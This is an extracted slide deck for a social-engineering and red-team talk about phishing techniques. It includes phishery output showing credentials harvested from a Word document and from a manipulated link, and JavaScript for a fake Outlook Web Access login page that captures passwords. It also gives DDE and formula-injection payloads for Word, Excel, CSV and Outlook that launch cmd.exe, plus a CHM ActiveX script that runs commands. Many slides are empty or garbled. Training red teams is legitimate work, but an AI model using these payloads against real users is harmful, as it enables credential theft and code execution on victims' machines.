## Social engineering tricks and payloads

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
#### Intro

"Social engineering is an attack vector that relies heavily on human interaction and often involves tricking people into breaking normal security procedures." - **Techtarget** 

#### Into (cont.)

- Social engineering exercise
- Product evaluation
- Redteam vs Blueteam

### **Typical scenario**




#### **Credential theft**


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- Link manipulation attack
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- Fake OWA page with synchronous xmlhttprequest
- UNC path injected doc for netNTLM hash

### Word document file with basic authentication

Insight



### Word document file with basic authentication (Cont.)



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
Attacker screen

```
oot@Bhdresh:/home/bhdresh/Downloads/phishery1.0.2linux-amd64# ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2017-11-15 15:34:54: OPTIONS https://192.168.56.1/
[*] Sending Basic Auth response to: 192.168.56.60
[*] Request Received at 2017-11-15 15:38:13: OPTIONS https://192.168.56.1/
[*] New credentials harvested!
[HTTP] Host
             : 192.168.56.1
[HTTP] Request : OPTIONS /
[HTTP] User Agent : Microsoft Office Word 2013
[HTTP] IP Address: 192.168.56.60
[AUTH] Username : domain\user
[AUTH] Password : password
[*] Request Received at 2017-11-15 15:38:13: HEAD https://192.168.56.1/
[*] New credentials harvested!
[HTTP] Host
           : 192.168.56.1
[HTTP] Request : HEAD /
[HTTP] User Agent : Microsoft Office Word 2013
[HTTP] IP Address: 192.168.56.60
[AUTH] Username : domain\user
[AUTH] Password : password
```


#### Link manipulation attack

Insights

### Link manipulation attack (Cont.)



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


### Link manipulation attack (Cont.)

Attacker screen

```
root@Bhdresh:/home/bhdresh/Downloads/phishery1.0.2linux-amd64# ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2017-11-17 03:11:03: GET https://192.168.56.1/
[*] Sending Basic Auth response to: 192.168.1.107
[*] Request Received at 2017-11-17 03:12:26: GET https://192.168.56.1/
[*] New credentials harvested!
[HTTP] Host : 192.168.56.1
[HTTP] Request : GET /
[HTTP] User Agent : Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
[HTTP] IP Address : 192.168.1.107
[AUTH] Username : domain\username1
[AUTH] Password : password1
```

### Phishing attack – Fake excel sheet



### Phishing attack – Fake excel sheet (Cont.)

Attacker screen

### Fake OWA page with synchronous xmlhttprequest

Insights

```
function capture()
{

    l = document.getElementById("username");
    p = document.getElementById("password");

    var xhttp = new XMLHttpRequest();

    xhttp.open("GET", "/webmail/log.php?p="+p.value+"&l="+l.value, false);
    xhttp.send();
    alert (1);
    clkLgn();
    }
}
```


## Fake OWA page with synchronous xmlhttprequest (Cont.)

Insights

```
function checkSubmit(e) {
   if (e  e.keyCode == 13) {
        // Since we are explicitly handling the click prevent the default implicit submit
        if (e.preventDefault) {
            e.preventDefault();
        }
        Capture();
}
```

```
</div>
  <div class="signInEnter">
  <div onclick="capture()" class="signinbutton" role="button" tabIndex="0" >
  <img class="imgLnk"</pre>
```

# Fake OWA page with synchronous xmlhttprequest (Cont.)



# Fake OWA page with synchronous xmlhttprequest (Cont.)

Attacker screen

```
root@Bhdresh:/var/www/html/webmail# ls
favicon.ico index.html log.php names___.txt
root@Bhdresh:/var/www/html/webmail# cat names___.txt
l
......
Name: bpatel
Pass: SuperSecurePassword
IP: 127.0.0.1
Date: 11/16/17 10.36:43
```

#### Spear phishing attacks

- DDE/Formula injection based attack
- CHM file
- Embedding Object in office document
- Mouseover event in Powerpoint (pps)
- HTA file
- Lnk file

#### Spear phishing attacks (Cont.)

- Tabnabbing
- PDF with malicious link
- Fake attachment scam
- Password protected document
- N-day attacks

#### Spear phishing attacks (Cont.)

- Macro twists
  - Remote ps1 (Fileless)
  - Inline payload
  - Split string
  - Run macro on action
  - Different syntax/obfuscation and logic
  - Etc.


### DDE/Formula injection based attack

- Insight
  - Doc /Outlook

```
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe"}
```


#### OR


```
{DDEAUTO c:\\Programs\\Microsoft\\Office\\Msword.exe\\ ..\\..\\..\\windows\\system32\\cmd.exe "/k calc due to document error"}
```



- Insight
  - XLS


=MSEXCEL|'\..\..\Windows\System32\cmd.ex e /c calc.exe'!






- Insight
  - CSV or SLK (Bypass protected view)

"=cmd|'/C calc'!A0"







- Insight
  - Outlook email
    - Format text → Rick text
    - Copy DDE from word to body


{DDEAUTO

"C:\\Programs\\Microsoft\\Office\\MSWord.exe \\..\\..\\..\\windows\\system32\\calc.exe" for security reasons"}

Attacker screen








- Insight
  - Outlook calendar
    - Copy DDE from word to body


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
Attacker screen




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


## DDE/Formula injection based attack (Cont.)



#### **CHM file**

Insight




### CHM file (Cont.)

- Insight
  - https://files.fm/down.php?i=bbvvssnu


```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('%windir%\\System32\\cmd.exe /c calc.exe', 0);window.close();
</script>
```

### CHM file (Cont.)

